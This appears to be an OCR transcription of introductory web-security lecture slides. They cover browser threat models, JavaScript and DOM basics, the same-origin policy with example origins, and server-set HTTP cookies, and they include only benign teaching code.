
- *Safely browse the Web*
  - A malicious website cannot steal information from or modify legitimate sites or otherwise harm the user…
  - … even if visited concurrently with a legitimate site - in a separate browser window, tab, or even iframe on the same webpage
- *Support secure Web applications*
  - Applications delivered over the Web should have the same security properties we require for standalone applications

All of These Should Be Safe

Safe to visit an evil website




Safe to visit two pages at the same time



Safe to delegate screen space

What is the common scenario for delegation?

Two Sides of Web Security



Responsible for securely confining Web content presented by visited websites

Web applications


Online merchants, banks, Google Apps … Zoom

Mix of server-side and client-side code

- Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
- Client-side code written in JavaScript… runs in the Web browser


Many potential bugs: XSS, XSRF, SQL injection

Browser's View



Responsible for securely confining Web content presented by visited websites

Web Server's View



Potentially malicious!

Web applications


Online merchants, banks, Google Apps … Zoom

Mix of server-side and client-side code


- Server-side code written in PHP, Ruby, ASP, JSP… runs on the Web server
- Client-side code written in JavaScript… runs in the Web browser

Many potential bugs: XSS, XSRF, SQL injection

Where Does the Attacker Live?



Web Threat Models



Web attacker

The goal of Web security is to protect against these attacks

Network attacker

- Passive: wireless eavesdropper
- Active: evil Wi-Fi router, DNS poisoning

Malware attacker

- Malicious code executes directly on victim's computer
- To infect victim's computer, can exploit software bugs (e.g., buffer overflow) or convince user to install malicious content
  - Masquerade as an antivirus program, video codec, etc.

Web Attacker

- Controls a malicious website (attacker.com)
  - Can even obtain an SSL/TLS certificate for site ($0)
- User visits attacker.com
  - Why? Phishing email, enticing content, search results, link placed by an ad network, FB app, blind luck …
- Attacker has no other access to user machine!
- Variation: “iframe attacker”
  - An iframe with malicious content included in an otherwise honest webpage (syndicated advertising, mashups, etc.)

OS vs. Browser Analogies

Operating system

Primitives

- System calls
- Processes
- Disk

Principals: Users

- Discretionary access control

Vulnerabilities

- Buffer overflow
- Root exploit

Web browser

Primitives

- Document object model
- Frames
- Cookies and localStorage

Principals: “Origins”

- Mandatory access control

Vulnerabilities

- Cross-site scripting
- Universal scripting

HTML and Scripts

```
<html>
    …
<p> The script on this page adds two numbers
<script>
    var num1, num2, sum
    num1 = prompt("Enter first number")
    num2 = prompt("Enter second number")
    sum = parseInt(num1) + parseInt(num2)
    alert("Sum = " + sum)
</script>
    …
</html>
```

Browser receives content:

- Displays HTML
- Executes scripts

Browser Basic Execution Model

Each browser window or frame:

- Loads content
- Renders
  - Processes HTML and executes scripts to display the page
  - May involve images, subframes, etc.
- Responds to events

Events

- User actions: OnClick, OnMouseover
- Rendering: OnLoad, OnUnload
- Timing: setTimeout(), clearTimeout()

Javascript

Language executed by the Web browser

- Scripts are embedded in webpages
- Can run before HTML is loaded, before page is viewed, while it is being viewed, or when leaving the page

Used to implement “active” webpages and Web applications

A (potentially malicious) webpage gets to execute some code on user’s machine

Event-Driven Script Execution

```
<script type="text/javascript">
    function whichButton(event) {
     if (event.button==1) {
                alert("You clicked the left mouse button!") }
     else {
                alert("You clicked the right mouse button!")
     }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Script defines a page-specific function


Function gets executed when some event happens


Document Object Model (DOM)

- HTML page is structured data
- DOM is object-oriented representation of the hierarchical HTML structure
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], …
  - Methods: document.write(document.referrer), …

- Also: Browser Object Model (BOM)
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Browser and Document Structure





DOM tree

W3C standard differs from models supported in existing browsers

Reading DOM with JavaScript

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

Sample script

```
1. document.getElementById('t1').nodeName
2. document.getElementById('t1').nodeValue
3. document.getElementById('t1').firstChild.nodeName
4. document.getElementById('t1').firstChild.firstChild.nodeName
5. document.getElementById('t1').firstChild.firstChild.nodeValue
```

```
ul
null
li
text
Item 1
```

Manipulating DOM with JavaScript

Some possibilities


- createElement(elementName)
- createTextNode(text)
- appendChild(newChild)
- removeChild(node)

Example: add a new list item


```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

All of These Should Be Safe

Safe to visit an evil website



Safe to visit two pages at the same time



Safe to delegate screen space

Browser Sandbox

Goal: safely execute JavaScript code provided by a website

- No direct file access, limited access to OS, network, browser data, content that came from other websites

How: **Same Origin Policy**

- Scripts can only access properties of documents and windows from the same ***domain, protocol, and port***

Same Origin Policy for DOM

Applies to every window and frame

Origin A can access origin B's DOM

if A and B have same (protocol, domain, port)

protocol://domain:port/path?params

SOP for cookies is a little different…

Examples of Origins

Can javascript from http://cornell.edu access DOM of http://tech.cornell.edu?

These are different origins: cannot access each other


http://cornell.edu
http://tech.cornell.edu
http://cornell.edu:8080
https://cornell.edu

These are the same origin: can access each other


http://cornell.edu
http://cornell.edu:80
http://cornell.edu/academics

All of These Should Be Safe

Safe to visit an evil website



Safe to visit two pages at the same time



Safe to delegate screen space


Setting Cookies by Server


```
HTTP/1.0 200 OK
Date: Sun, 21 Apr 1996 02:20:42 GMT
Server: Microsoft-Internet-Information-Server/5.0
Connection: keep-alive
Content-Type: text/html
Set-Cookie: trackingID=3272923427328234
Set-Cookie: userID=F3D947C2
Content-Length: 2543

<html>Some data... whatever ... </html>
```

Let's look at the cookies set by a typical website…

Setting Cookies by Server



HTTP Header:

Set-cookie: NAME=VALUE;

domain = (when to send);

path = (when to send);

secure = (only send over HTTPS);

expires = (when expires);

